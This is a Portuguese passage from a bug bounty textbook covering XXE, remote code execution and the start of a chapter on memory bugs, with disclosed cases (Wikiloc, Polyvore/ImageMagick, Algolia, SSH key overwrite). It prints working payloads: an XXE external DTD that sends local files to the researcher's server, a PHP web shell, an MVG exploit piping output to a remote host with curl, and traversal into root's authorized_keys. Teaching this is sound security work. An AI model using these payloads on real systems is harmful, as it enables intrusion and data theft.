O upload do arquivo de volta para o Wikiloc resultou em uma solicitação HTTP GET para o servidor do Sopas. Esse fato é notável por dois motivos. Primeiro, ao usar uma simples chamada de prova de conceito, Sopas conseguiu confirmar que o servidor estava avaliando seu XML injetado e que o servidor faria chamadas externas. Segundo, Sopas usou o documento XML existente para que seu conteúdo se encaixasse na estrutura que o site estava esperando.

Depois que Sopas confirmou que o Wikiloc faria solicitações HTTP externas, a única outra questão era se ele leria arquivos locais. Assim, ele modificou seu XML injetado para que o Wikiloc lhe enviasse o conteúdo do arquivo */etc/issue* (o arquivo */etc/issue* retornará o sistema operacional usado):

```
<!DOCTYPE roottag [
❶  <!ENTITY % file SYSTEM "file:///etc/issue">
```

```

❷ <!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">
❸ %dtd;]>
<gpx
  version="1.0"
  creator="GPSSBabel - http://www.gpsbabel.org"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns="http://www.topografix.com/GPX/1/0"
  xsi:schemaLocation="http://www.topografix.com/GPX/1/1
http://www.topografix
.com/GPX/1/1/gpx.xsd">
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000"
maxlat="40.881475000"
maxlon="-8.037170000"/>
<trk>
❹ <name>&send;</name>
--snip--

```

Esse código deve lhe parecer familiar. Aqui ele usou duas entidades em ❶ e ❷, que são definidas usando % porque serão avaliadas na DTD. Em ❸, ele recupera o arquivo *xxe.dtd*. A referência a &send; ❹ na tag é definida pelo arquivo *xxe.dtd* retornado que ele envia de volta para Wikiloc da chamada remota para seu servidor ❷. Aqui está o *arquivo xxe.dtd*:

```

<?xml version="1.0" encoding="UTF-8"?>
❺ <!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?
%file; '>">
❻ %all;

```

O % all ❻ define a entidade enviada em ❹. A execução de Sopas é semelhante à abordagem de Ramadan para o Facebook, mas com uma sutil diferença: Sopas tentou garantir que todos os locais onde o XXE poderia ser executado fossem

incluído. É por isso que ele chama %dtd; ❺ logo após defini-la na DTD interna e %all; ❻ imediatamente após defini-la na DTD externa. O código executado está no backend do site, portanto, você provavelmente não saberá exatamente como a vulnerabilidade foi executada. Mas aqui está como o processo de análise poderia ter sido:

1. O Wikiloc analisa o XML e avalia %dtd; como uma chamada externa para o servidor do Sopas. Em seguida, o Wikiloc solicita o arquivo *xxe.dtd* no servidor do Sopas

servidor.

2. O servidor da Sopas retorna o arquivo `xxe.dtd` para o Wikiloc.
3. O Wikiloc analisa o arquivo DTD recebido, o que aciona a chamada para
 `%todos.`
4. Quando `%all` é avaliado, ele define `&send;`, que inclui uma chamada na entidade `%file`.
5. A chamada `%file;` no valor do URL é substituída pelo conteúdo do arquivo `/etc/issue`.
6. O Wikiloc analisa o documento XML. Ele analisa a entidade `&send;`, que é avaliada como uma chamada remota para o servidor do Sopas com o conteúdo do arquivo `/etc/issue` como um parâmetro na URL.

Em suas próprias palavras, o jogo acabou.

Conclusões

Esse é um ótimo exemplo de como você pode usar os modelos XML de um site para incorporar suas próprias entidades XML para que o arquivo seja analisado pelo destino. Nesse caso, o Wikiloc estava esperando um arquivo `.gpx` e Sopas manteve essa estrutura, inserindo suas próprias entidades XML dentro das tags esperadas. Além disso, é interessante ver como você pode servir um arquivo DTD malicioso de volta para que um alvo faça solicitações `GET` ao seu servidor com o conteúdo do arquivo como parâmetros de URL. Essa é uma maneira fácil de facilitar a extração de dados, pois os parâmetros `GET` serão registrados no seu servidor.

Resumo

Um XXE representa um vetor de ataque com enorme potencial. Você pode realizar um ataque XXE de algumas maneiras: fazendo com que um aplicativo vulnerável imprima seu arquivo `/etc/passwd`, chamando um servidor remoto usando o conteúdo do arquivo `/etc/passwd` e chamando um arquivo DTD remoto que instrui o analisador a chamar de volta um servidor com o arquivo `/etc/passwd`.

Fique atento aos uploads de arquivos, especialmente aqueles que utilizam alguma forma de XML. Você deve sempre testá-los quanto a vulnerabilidades XXE.

12

EXECUÇÃO REMOTA DE CÓDIGO



Uma vulnerabilidade de execução remota de código (*RCE*) ocorre quando um aplicativo usa entradas controladas pelo usuário sem higienizá-las. Normalmente, a RCE é explorada de duas maneiras. A primeira é a execução de comandos do shell. A segunda é a execução de funções na linguagem de programação que o aplicativo vulnerável usa ou da qual depende.

Execução de comandos do shell

Você pode realizar RCE executando comandos do shell que o aplicativo não higieniza. Um *shell* fornece acesso de linha de comando aos serviços de um sistema operacional. Como exemplo, vamos supor que o site `www`.

O `<example>.com` foi projetado para executar ping em um servidor remoto para confirmar se o servidor está disponível. Os usuários podem acionar isso fornecendo um nome de domínio ao parâmetro `domain` em `www.example.com?domain=`, que o código PHP do site processa da seguinte forma:

```
❶ $domain = $_GET['domain'];
echo shell_exec(❷"ping -c 1 $domain");
```

Visitando `www.<exemplo>.com?domain=google.com` atribui o valor `google.com` para a variável `$domain` em ❶ e, em seguida, passa essa variável diretamente para a função `shell_exec` como um argumento para o `ping`

comando em ❷. A função `shell_exec` executa um comando do shell e retorna a saída completa como uma string.

A saída desse comando é semelhante à seguinte:

```
PING google.com (216.58.195.238) 56(84) bytes de dados.  
64 bytes de sfo03s06-in-f14.1e100.net (216.58.195.238): icmp_seq=1 ttl=56 time=1.51 ms  
--- Estatísticas de ping do google.com ---  
1 pacote transmitido, 1 recebido, 0% de perda de pacotes, tempo 0ms  
rtt min/avg/max/mdev = 1,519/1,519/1,519/0,000 ms
```

Os detalhes da resposta não são importantes: basta saber que o A variável `$domain` é passada diretamente para o comando `shell_exec` sem ser higienizada. No bash, que é um shell popular, você pode encadear comandos usando um ponto e vírgula. Assim, um invasor poderia visitar o URL `www.<exemplo>.com?domain=google.com;id`, e a função `shell_exec` executaria os comandos `ping` e `id`. O comando `id` gera informações sobre o usuário atual que está executando o comando no servidor. Por exemplo, a saída pode se parecer com o seguinte:

```
❶ PING google.com (172.217.5.110) 56(84) bytes de dados.  
64 bytes de sfo03s07-in-f14.1e100.net (172.217.5.110): icmp_seq=1  
ttl=56 time=1,94 ms  
--- Estatísticas de ping do google.com ---  
1 pacote transmitido, 1 recebido, 0% de perda de pacotes, tempo 0ms  
rtt min/avg/max/mdev = 1,940/1,940/1,940/0,000 ms  
❷ uid=1000(yaworsk) gid=1000(yaworsk) groups=1000(yaworsk)
```

O servidor executa dois comandos, portanto, a resposta do `ping` exibe ❶ junto com a saída do comando `id`. A saída do comando `id` ❷ indica que o site está executando o aplicativo no servidor como o usuário chamado `yaworsk` com um `uid` de `1000` que pertence ao `gid` e ao grupo `1000` com o mesmo nome, `yaworsk`.

As permissões de usuário de `yaworsk` determinam a gravidade dessa vulnerabilidade de RCE. Neste exemplo, um invasor poderia ler o código do site usando o comando `;cat FILENAME` (em que `FILENAME` é o arquivo a ser lido) e poderia gravar arquivos em alguns diretórios. Se o site usar um banco de dados, é provável que um invasor também possa fazer o dump dele.

Esse tipo de RCE ocorre quando um site confia na entrada controlada pelo usuário sem higienizá-la. A solução para lidar com a vulnerabilidade é simples. No PHP, o desenvolvedor de um site pode usar o `escapeshellcmd`, que escapa qualquer caractere em uma string que possa induzir um shell a executar comandos arbitrários. Como resultado, todos os comandos anexados no parâmetro de URL seriam lidos como um valor escapado. Isso significa que `google.com\;id` teria sido passado para o comando `ping`, resultando no erro `ping: google.com;id: Nome ou serviço não conhecido.`

Embora os caracteres especiais sejam escapados para evitar a execução de comandos adicionais e arbitrários, lembre-se de que o `escapeshellcmd` não impede que você passe flags de linha de comando. Um *flag* é um argumento opcional que altera o comportamento de um comando. Por exemplo, `-o` é uma flag comum usada para definir um arquivo para gravar quando um comando gera saída. Passar uma flag pode alterar o comportamento do comando e possivelmente resultar em uma vulnerabilidade de RCE. A prevenção de vulnerabilidades de RCE pode ser complicada devido a essas nuances.

Execução de funções

Você também pode realizar RCE executando funções. Por exemplo, se o site `www.<example>.com` permitisse que os usuários criassem, visualizassem e editassem postagens de blog por meio de um URL, como `www.<example>.com?id=1&action=view`, o código que executava essas ações poderia ser parecido com o seguinte:

```
❶ $action = $_GET['action'];
    $id = $_GET['id'];
❷ call_user_func($action, $id);
```

Aqui o site usa a função PHP `call_user_func` ❷, que chama o primeiro argumento dado como uma função e passa os parâmetros restantes como argumentos para essa função. Nesse caso, o aplicativo chamaria a função `de visualização` que é atribuída à variável `de ação` ❶ e passaria 1 para a função. Esse comando provavelmente mostraria a primeira postagem do blog.

Mas se um usuário mal-intencionado visitar o URL `www.<example>.com? id=/etc/passwd &action=file_get_contents`, esse código seria avaliado como:

```
$action = $_GET['action']; //file_get_contents  
$id = $_GET['id']; ///etc/passwd  
call_user_func($action, $id); //file_get_contents(/etc/passwd);
```

Passar `file_get_contents` como argumento de ação chama essa função PHP para ler o conteúdo de um arquivo em uma string. Nesse caso, o arquivo

O arquivo `/etc/passwd` é passado como o parâmetro `id`. Em seguida, `/etc/passwd` é passado como argumento para `file_get_contents`, resultando na leitura do arquivo. Um invasor pode usar essa vulnerabilidade para ler o código-fonte de todo o aplicativo, obter credenciais de banco de dados, gravar arquivos no servidor e assim por diante. Em vez de mostrar a primeira postagem do blog, a saída seria semelhante a esta:

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync
```

Se as funções passadas para o parâmetro `action` não forem sanitizadas ou filtradas, também é possível que um invasor invoque comandos shell com funções PHP, como `shell_exec`, `exec`, `system` e assim por diante.

Estratégias para escalar a execução remota de código

Ambos os tipos de RCE podem causar uma variedade de efeitos. Quando um invasor pode executar qualquer função de linguagem de programação, é provável que ele possa escalar a vulnerabilidade para executar comandos do shell. A execução de comandos do shell geralmente é mais crítica porque um invasor pode comprometer todo o servidor, e não apenas o aplicativo. A extensão da vulnerabilidade depende das permissões do usuário do servidor ou se o invasor pode explorar outro bug para elevar os privilégios do usuário, o que é comumente chamado de *escalonamento de privilégios locais (LPE)*.

Embora uma explicação completa dos LPEs esteja além do escopo deste livro, basta saber que um LPE geralmente ocorre explorando o

kernel

vulnerabilidades, serviços executados como raiz ou executáveis com *ID de usuário definido (SUID)*. O *kernel* é o sistema operacional do computador. A exploração de uma vulnerabilidade do kernel pode permitir que um invasor eleve suas permissões para executar ações que, de outra forma, não estaria autorizado a fazer. Nos casos em que o invasor não consegue explorar o kernel, ele pode tentar explorar os serviços executados como root. Normalmente, os serviços não devem ser executados como root; essa vulnerabilidade geralmente ocorre quando um administrador ignora as considerações de segurança ao iniciar um serviço como usuário root. Se o administrador for comprometido, o invasor poderá acessar o serviço executado como root e todos os comandos executados pelo serviço terão permissões de root elevadas. Por fim, o invasor poderia explorar o SUID, que permite que os usuários executem um arquivo com as permissões de um usuário específico. Embora esse recurso tenha o objetivo de aumentar a segurança, quando mal configurado, ele pode permitir que os invasores executem comandos com privilégios elevados, semelhante aos serviços executados como raiz.

Dada a variedade de sistemas operacionais, software de servidor, linguagens de programação, estruturas e assim por diante, usados para hospedar sites, é impossível detalhar todas as maneiras pelas quais você poderia injetar funções ou comandos de shell. Mas há padrões para encontrar pistas sobre onde podem existir possíveis RCEs sem ver o código do aplicativo. No primeiro exemplo, um sinal de alerta foi o fato de o site executar o comando `ping`, que é um comando em nível de sistema.

No segundo exemplo, o parâmetro de `ação` é uma bandeira vermelha porque permite que você controle qual função é executada no servidor. Quando estiver procurando por esses tipos de pistas, observe os parâmetros e os valores passados para o site. Você pode testar facilmente esse tipo de comportamento passando ações do sistema ou caracteres especiais da linha de comando, como ponto-e-vírgula ou ponto final, para os parâmetros no lugar dos valores esperados.

Outra causa comum de um RCE em nível de aplicativo são os uploads de arquivos sem restrições que o servidor executa quando visitado. Por exemplo, se um site PHP permitir que você carregue arquivos em um espaço de trabalho, mas não restringir o tipo de arquivo, você poderá carregar um arquivo PHP e visitá-lo. Como um servidor vulnerável não consegue diferenciar entre arquivos PHP legítimos para o aplicativo e seu upload malicioso, o arquivo será interpretado como PHP e seu conteúdo será executado. Aqui está um exemplo de um arquivo que

permite que você execute funções PHP definidas pelo parâmetro URL

`super_secret_web_param`:

```
$cmd = $_GET['super_secret_web_param'];
system($cmd);
```

Se você carregasse esse arquivo em `www.<example>.com` e o acessasse em `www.<example>.com/files/shell.php`, poderia executar comandos do sistema adicionando o parâmetro com uma função, como ?
`super_secret_web_param='ls'`. Isso produziria o conteúdo do diretório `files`. Seja extremamente cuidadoso quando estiver testando esse tipo de vulnerabilidade. Nem todos os programas de recompensas querem que você execute seu próprio código no servidor deles. Se você fizer o upload de um shell como esse, certifique-se de excluí-lo para que ninguém mais o encontre ou o explore de forma maliciosa.

Os exemplos mais complexos de RCE geralmente são resultado de um comportamento diferenciado do aplicativo ou de erros de programação. De fato, esses exemplos foram discutidos no Capítulo 8. A injeção de modelo Jinja2 do Uber Flask de Orange Tsai (página 74) foi um RCE que permitiu que ele executasse suas próprias funções Python usando a linguagem de modelos Flask. Minha injeção de modelo Unikrn Smarty (página 78) permitiu que eu explorasse a estrutura Smarty para executar funções PHP, incluindo `file_get_contents`. Dada a variedade de RCEs, aqui nos concentraremos em exemplos mais tradicionais do que os que você viu nos capítulos anteriores.

Polyvore ImageMagick

Dificuldade: Média

URL: Polyvore.com (aquisição do Yahoo!)

Fonte: <http://nahamsec.com/exploiting-imagemagick-on-yahoo/> Data

do relatório: 5 de maio de 2016

Recompensa paga: US\$ 2.000

Observar as vulnerabilidades que foram divulgadas em bibliotecas de software amplamente utilizadas pode ser uma maneira eficaz de descobrir bugs em sites que usam esse software. O ImageMagick é uma biblioteca gráfica comum que processa

e tem uma implementação na maioria, se não em todas, as principais linguagens de programação. Isso significa que um RCE na biblioteca ImageMagick pode ter efeitos devastadores nos sites que dependem dela.

Em abril de 2016, os mantenedores do ImageMagick divulgaram publicamente atualizações da biblioteca para seis vulnerabilidades críticas. As atualizações revelaram que o ImageMagick não estava sanitizando adequadamente a entrada de dados de várias maneiras. A mais perigosa delas levou a um RCE por meio da funcionalidade delegada do ImageMagick, que processa arquivos usando bibliotecas externas. O código a seguir faz isso passando um domínio controlado pelo usuário para a função comando `system()` como o espaço reservado `%M`:

```
"wget" -q -O "%o" "https:%M"
```

Esse valor não foi higienizado antes de ser usado, portanto, o envio de

`https://example.com";|ls"-la` seria traduzido para isso:

```
 wget -q -O "%o" "https://example.com";|ls "-la"
```

Como no exemplo anterior de RCE, que envolveu o encadeamento de comandos extras para o `ping`, esse código encadeia uma função de linha de comando extra à funcionalidade pretendida usando um ponto e vírgula.

A funcionalidade de delegado pode ser abusada por tipos de arquivos de imagem que permitem referência a arquivos externos. Os exemplos incluem SVGs e o tipo de arquivo definido pelo ImageMagick, MVG. Quando o ImageMagick processa uma imagem, ele tenta adivinhar o tipo de arquivo com base no conteúdo do arquivo e não em sua extensão. Por exemplo, se um desenvolvedor tentasse higienizar as imagens enviadas pelo usuário permitindo que seu aplicativo aceitasse apenas arquivos de usuário terminados em `.jpg`, um invasor poderia contornar a higienização renomeando um arquivo

`.mvg` como um arquivo `.jpg`. O aplicativo acreditaria que o arquivo é um `.jpg` seguro, mas o ImageMagick reconheceria corretamente que o tipo de arquivo é um MVG com base no conteúdo do arquivo. Isso permitiria que o invasor abusasse da vulnerabilidade RCE do ImageMagick. Exemplos de arquivos maliciosos usados para abusar dessa vulnerabilidade do ImageMagick estão disponíveis em

[https://imagetragick.com/.](https://imagetragick.com/)

Depois que essa vulnerabilidade foi divulgada publicamente e os sites tiveram a oportunidade de atualizar seus códigos, Ben Sadeghipour foi em busca de

sites que usam versões não corrigidas do ImageMagick. Em sua primeira etapa, Sadeghipour recriou a vulnerabilidade em seu próprio servidor para confirmar que tinha um arquivo malicioso em funcionamento. Ele optou por usar o arquivo MVG de exemplo de <https://imagetragick.com/>, mas poderia facilmente ter usado o arquivo SVG também, já que ambos fazem referência a arquivos externos que acionarão a funcionalidade vulnerável do delegado do ImageMagick. Aqui está o código dele:

```
push graphic-context
viewbox 0 0 640 480
❶ image over 0,0 0,0 'https://127.0.0.1/x.php?x=id | curl\ http://SOMEIPADDRESS:8080/ -d \b-
> /dev/null'
contexto gráfico pop
```

A parte importante desse arquivo é a linha em ❶, que inclui a entrada maliciosa. Vamos decompô-la. A primeira parte do exploit é `https://127.0.0.1/x.php?x=`. Esse é o URL remoto do ImageMagick esperando como parte de seu comportamento de delegador. Sadeghipour segue isso com `'id`. Na linha de comando, os sinais de retrocesso (`\`) indicam a entrada que o shell deve processar antes do comando principal. Isso garante que a carga útil do Sadeghipour (descrita a seguir) seja processada imediatamente.

O pipe (`|`) passa a saída de um comando para o próximo. Nesse caso, a saída de `id` é passada para `curl http://SOMEIPADDRESS:8080/ -d \b-`. A biblioteca cURL faz solicitações HTTP remotas e, nesse caso, faz uma solicitação ao endereço IP de Sadeghipour, que está escutando na porta 8080. A tag `-d` é uma opção do cURL para enviar dados como uma solicitação `POST`. O `\b` instrui o cURL a usar a entrada exatamente como a recebe, sem nenhum outro processamento. O hífen (`-`) indica que a entrada padrão será usada. Quando toda essa sintaxe é combinada com o pipe (`|`), a saída do comando `id` será passada para o cURL como o corpo do `POST` sem nenhum processamento. Por fim, o código `> /dev/null` elimina qualquer saída do comando para que nada seja impresso no terminal do servidor vulnerável. Isso ajuda a evitar que o alvo perceba que sua segurança foi comprometida.

Antes de fazer o upload do arquivo, Sadeghipour iniciou um servidor para ouvir solicitações HTTP usando o Netcat, um utilitário de rede comum para leitura e gravação em conexões. Ele executou o comando `nc -l -n -vv -p 8080`, que permitiu que Sadeghipour registrasse solicitações `POST` em seu servidor. O comando `-l` flag

ativa o modo de escuta (para receber solicitações), -n impede pesquisas de DNS, -vv

ativa o registro detalhado e -p 8080 define a porta usada.

Sadeghipour testou sua carga útil no site Polyvore do Yahoo! Depois de carregar seu arquivo no site como uma imagem, Sadeghipour recebeu a seguinte solicitação POST, que incluía o resultado do comando id executado nos servidores do Polyvore no corpo.

```
Conecte-se a [REDACTED] de (UNKNOWN) [REDACTED] 53406 POST /
HTTP/1.1
User-Agent: [REDACTED]
Host: [REDACTED]
Aceitar: /
Content-Length: [REDACTED]
Content-Type: application/x-www-form-urlencoded uid=[REDACTED]
gid=[REDACTED] groups=[REDACTED]
```

Essa solicitação significava que o arquivo MVG de Sadeghipour foi executado com êxito, fazendo com que o site vulnerável executasse o comando id.

Conclusões

Há duas conclusões importantes sobre o bug de Sadeghipour. Primeiro, estar ciente das vulnerabilidades divulgadas lhe dá a oportunidade de testar novos códigos, conforme mencionado nos capítulos anteriores. Se estiver testando grandes bibliotecas, certifique-se também de que as empresas dos sites que você está testando estejam gerenciando adequadamente suas atualizações de segurança. Alguns programas pedem que você não relate atualizações não corrigidas dentro de um determinado período de tempo após a divulgação, mas depois disso você pode relatar a vulnerabilidade. Em segundo lugar, reproduzir vulnerabilidades em seus próprios servidores é uma ótima oportunidade de aprendizado. Isso garante que suas cargas úteis sejam funcionais quando você tentar implementá-las para obter uma recompensa por bugs.

Algolia RCE no facebooksearch.algolia.com

Dificuldade: Alta

URL: facebooksearch.algolia.com

Fonte: <https://hackerone.com/reports/134321/>

Data do relatório: 25 de abril de 2016

Recompensa paga: \$500

O reconhecimento adequado é uma parte importante do hacking. Em 25 de abril de 2016, Michiel Prins (cofundador da HackerOne) estava fazendo reconhecimento no algolia.com usando a ferramenta Gitrob. Essa ferramenta usa um repositório, uma pessoa ou uma organização inicial do GitHub como uma semente e rastreia todos os repositórios que pode encontrar de pessoas conectadas a ele. Em todos os repositórios que encontrar, ela procurará por arquivos confidenciais com base em palavras-chave, como *senha*, *segredo*, *banco de dados* e assim por diante.

Usando o Gitrob, Prins notou que a Algolia havia confirmado publicamente um valor `secret_key_base` do Ruby on Rails em um repositório público. O `secret_key_base` ajuda o Rails a impedir que invasores manipulem cookies assinados, e deve ser ocultado e nunca compartilhado. Normalmente, esse valor é substituído pela variável de ambiente `ENV['SECRET_KEY_BASE']`, que somente o servidor pode ler. O uso da `secret_key_base` é especialmente importante quando um site Rails usa um cookiestore para armazenar informações da sessão nos cookies (voltaremos a esse assunto). Como o Algolia confirmou o valor em um repositório público, o valor `secret_key_base` ainda está visível em <https://github.com/algolia/facebook-search/commit/f3adccb5532898f8088f90eb57cf991e2d499b49#diff-afe98573d9aad940bb0f531ea55734f8R12> mas não é mais válido.

Quando o Rails assina um cookie, ele anexa uma assinatura ao valor codificado em base64 do cookie. Por exemplo, um cookie e sua assinatura podem ter a seguinte aparência:

`BAh7B0kiD3N1c3Npb25faWQG0dxM3M9BjsARg%3D%3D-- dc40a55cd52fe32bb3b8.` O Rails verifica a assinatura após os traços duplos para garantir que o início do cookie não tenha sido alterado. Isso é importante quando o Rails está usando o cookiestore, porque o Rails gerencia sessões de sites usando cookies e suas assinaturas por padrão. As informações sobre um usuário podem ser adicionadas ao cookie e lidas pelo servidor quando o cookie é enviado por meio de uma solicitação HTTP. Como o cookie é salvo no computador de uma pessoa, o Rails assina o cookie com o segredo para garantir que ele não tenha sido adulterado. A forma como o cookie é lido também é importante; o armazenamento de cookies do Rails serializa e desserializa as informações armazenadas no cookie.

Na ciência da computação, a *serialização* é o processo de conversão de um objeto ou dados em um estado que permite sua transferência e reconstrução. Nesse caso, o Rails converte as informações da sessão em um formato que pode ser armazenado em um cookie e relido quando um usuário envia o cookie durante a próxima solicitação HTTP. Após a serialização, o cookie é lido por meio da desserialização. O processo de desserialização é complexo e está além do escopo deste livro. Mas muitas vezes pode levar a RCEs quando são passados dados não confiáveis.

OBSE RVAÇ ÃO

Para saber mais sobre desserialização, consulte estes dois excelentes recursos: A palestra de Matthias Kaiser "Exploiting Deserialization Vulnerabilities in Java" em <https://www.youtube.com/watch?v=VviY3O-euVQ/> e a palestra de Alvaro Muñoz e Alexandr Mirosh "Friday the 13th JSON attacks" em https://www.youtube.com/watch?v=ZBfBYoK_Wr0/.

Conhecer o segredo do Rails significava que Prins poderia criar seus próprios objetos serializados válidos e enviá-los ao site para serem desserializados por meio de um cookie. Se vulnerável, a desserialização levaria a um RCE.

Prins usou um exploit do Metasploit Framework chamado Rails Secret Deserialization para transformar essa vulnerabilidade em um RCE. O exploit do Metasploit cria um cookie que invoca um shell reverso se for desserializado com êxito. Prins enviou o cookie malicioso para o Algolia, que ativou um shell no servidor vulnerável. Como prova de conceito, ele executou o comando `id`, que retornou `uid=1000(prod) gid=1000(prod) groups=1000(prod)`. Ele também criou o arquivo `hackerone.txt` no servidor para demonstrar a vulnerabilidade.

Conclusões

Nesse caso, Prins utilizou uma ferramenta automatizada para extrair valores confidenciais de repositórios públicos. Ao fazer o mesmo, você também pode descobrir quaisquer repositórios que usem palavras-chave suspeitas que possam lhe dar pistas sobre vulnerabilidades. A exploração de vulnerabilidades de desserialização pode ser muito

O processo de desserialização é complexo, mas existem algumas ferramentas automatizadas que facilitam esse processo. Por exemplo, você pode usar o Rapid7's Rails Secret Deserialization para versões anteriores do Rails e o ysoserial, mantido por Chris Frohoff, para vulnerabilidades de desserialização do Java.

RCE por meio de SSH

Dificuldade: Alta

URL: N/A

Fonte: blog.jr0ch17.com/2018/No-RCE-then-SSH-to-the-box/ Data

de relatório: Outono de 2017

Recompensa paga: Não revelado

Quando um programa de destino lhe dá um grande escopo para testar, é melhor automatizar a descoberta de ativos e, em seguida, procurar indicadores sutis de que um site pode conter vulnerabilidades. Foi exatamente isso que Jasmin Landry fez no outono de 2017. Ele começou a enumerar subdomínios e portas abertas em um site usando as ferramentas Sublist3r, Aquatone e Nmap. Como ele havia descoberto centenas de domínios possíveis e era impossível visitar todos eles, ele usou a ferramenta automatizada EyeWitness para fazer capturas de tela de cada um. Isso o ajudou a identificar visualmente sites interessantes.

A EyeWitness divulgou um sistema de gerenciamento de conteúdo que Landry considerou pouco familiar, parecia antigo e era de código aberto. Landry supôs que as credenciais padrão do software seriam `admin:admin`. Testá-las funcionou, então ele continuou investigando. O site não tinha nenhum conteúdo, mas a auditoria do código-fonte aberto revelou que o aplicativo era executado como usuário raiz em um servidor. Essa é uma prática ruim: o usuário raiz pode executar qualquer ação em um site e, se o aplicativo for comprometido, um invasor terá permissões totais no servidor. Esse foi outro motivo para Landry continuar investigando.

Em seguida, Landry procurou por *problemas de segurança divulgados*, ou CVEs. O site não tinha nenhum, o que era incomum para um software antigo de código aberto. Landry identificou uma série de problemas menos graves, incluindo XSS, CSRF e XXEs,

e uma *revelação de arquivo local* (a capacidade de ler arquivos arbitrários em um servidor). Todos esses bugs significavam que era provável que um RCE pudesse existir em algum lugar.

Continuando seu trabalho, Landry notou um endpoint de API que permitia aos usuários atualizar os arquivos de modelo. O caminho era `/api/i/services/site/write-`

`configuration.json?path=/config/sites/test/page/test/config.xml`, e aceitava XML por meio de um corpo `POST`. A capacidade de escrever arquivos e a capacidade de definir seu caminho são duas bandeiras vermelhas significativas. Se Landry pudesse escrever files em qualquer lugar e fazer com que o servidor os interpretasse como files de aplicativo, ele poderia executar qualquer código que quisesse no servidor e possivelmente invocar chamadas de sistema. Para testar isso, ele alterou o caminho para

`../../../../../../../../tmp/test.txt`. Os símbolos `..`/ são referências ao diretório anterior no caminho atual. Portanto, se o caminho for `/api/i/services`, `..`/ seria `/api/i`. Isso permitiu que Landry escrevesse em qualquer pasta que desejasse.

O upload de seu próprio arquivo funcionou, mas a configuração do aplicativo não permitiu que ele executasse o código, então ele precisou encontrar uma rota alternativa para um RCE. Ocorreu-lhe que um *Secure Socket Shell (SSH)* pode usar chaves SSH públicas para autenticar usuários. O acesso SSH é a maneira típica de administrar um servidor remoto: ele faz login na linha de comando por meio da conexão segura estabelecida pela validação de chaves públicas no host remoto no diretório `.ssh/authorized_keys`. Se ele conseguisse gravar no diretório e carregar sua própria chave pública SSH, o site o autenticaria como usuário raiz com acesso SSH direto e permissões completas no servidor.

Ele testou isso e conseguiu escrever para `../../../../../../../../root/.ssh/authorized_keys`. A tentativa de usar o SSH para entrar no servidor funcionou e a execução do comando `id` confirmou que ele era root `uid=0(root) gid=0(root) groups=0(root)`.

Conclusões

A enumeração de subdomínios quando se está procurando bugs em um escopo grande é importante porque lhe dá mais área de superfície para testar. Landry conseguiu usar ferramentas automatizadas para descobrir um alvo suspeito, e a confirmação de algumas vulnerabilidades iniciais indicou que poderia haver

mais para encontrar. Mais notavelmente, quando sua tentativa inicial de um RCE de upload de arquivo falhou, Landry reconsiderou sua abordagem. Ele reconheceu que poderia explorar a configuração do SSH em vez de apenas relatar a vulnerabilidade de gravação arbitrária de arquivos por si só. O envio de um relatório abrangente que demonstre totalmente o impacto geralmente aumenta o valor da recompensa que você recebe. Portanto, não pare imediatamente depois de encontrar algo - continue pesquisando.

Resumo

O RCE, como muitas outras vulnerabilidades discutidas neste livro, geralmente ocorre quando a entrada do usuário não é devidamente higienizada antes do uso. No primeiro relatório de bug, o ImageMagick não estava escapando adequadamente do conteúdo antes de passá-lo para os comandos do sistema. Para encontrar esse bug, Sadeghipour primeiro recriou a vulnerabilidade em seu próprio servidor e, em seguida, procurou servidores não corrigidos. Em contrapartida, Prins descobriu um segredo que lhe permitia forjar cookies assinados. Por fim, Landry encontrou uma maneira de escrever arquivos arbitrários em um servidor e usou isso para sobrescrever chaves SSH para que pudesse fazer login como root. Todos os três usaram métodos diferentes para obter RCE, mas cada um deles aproveitou o fato de o site aceitar entradas não higienizadas.

13

VULNERABILIDADES DE MEMÓRIA



Todo aplicativo depende da memória do computador para armazenar e executar o código do aplicativo. Uma *vulnerabilidade de memória* explora um bug no gerenciamento de memória do aplicativo. O ataque resulta em um comportamento não intencional que pode permitir que um invasor injete e execute seus próprios comandos.

As vulnerabilidades de memória ocorrem em linguagens de programação em que os desenvolvedores são responsáveis pelo gerenciamento de memória dos aplicativos, como em C e C++. Outras linguagens, como Ruby, Python, PHP e Java, gerenciam a alocação de memória para os desenvolvedores, o que torna essas linguagens menos suscetíveis a bugs de memória.

Antes de executar qualquer ação dinâmica em C ou C++, o desenvolvedor deve garantir que a quantidade adequada de memória seja alocada para a ação. Por exemplo, suponha que você esteja programando um aplicativo bancário dinâmico que permita que os usuários do site importem transações. Quando o aplicativo é executado, você não tem ideia de quantas transações os usuários importarão. Alguns podem importar uma e outros podem importar mil. Em linguagens sem gerenciamento de memória, é necessário verificar o número de transações que estão sendo importadas e, em seguida, alocar a memória adequada para elas. Quando um desenvolvedor não leva em conta a quantidade de memória necessária para um aplicativo, podem ocorrer bugs, como overflows de buffer.

Encontrar e explorar vulnerabilidades de memória é complexo, e livros inteiros foram escritos sobre o assunto. Por esse motivo, este capítulo fornece apenas uma introdução ao tópico, abordando apenas duas das muitas vulnerabilidades de memória: buffer overflows e vulnerabilidades de leitura fora dos limites. Se você estiver interessado em saber mais, recomendo a leitura de *Hacking: The Art of Exploitation* (*Hacking: A arte da exploração*), de Jon Erickson, ou *A Bug Hunter's Diary* (*Diário de um caçador de bugs*): *A Guided Tour Through the Wilds of Software Security*, de Tobias Klein; ambos estão disponíveis na No Starch Press.

Sobrecarga de buffer

Uma vulnerabilidade de *buffer overflow* é um bug em que um aplicativo grava dados grandes demais para a memória (o *buffer*) alocada para esses dados. Os excessos de buffer levam a um comportamento imprevisível do programa, na melhor das hipóteses, e a vulnerabilidades graves, na pior. Quando um invasor consegue controlar o excesso de fluxo para executar seu próprio código, ele pode comprometer o aplicativo ou, dependendo das permissões do usuário, até mesmo o servidor. Esse tipo de vulnerabilidade é semelhante aos exemplos de RCE do Capítulo 12.

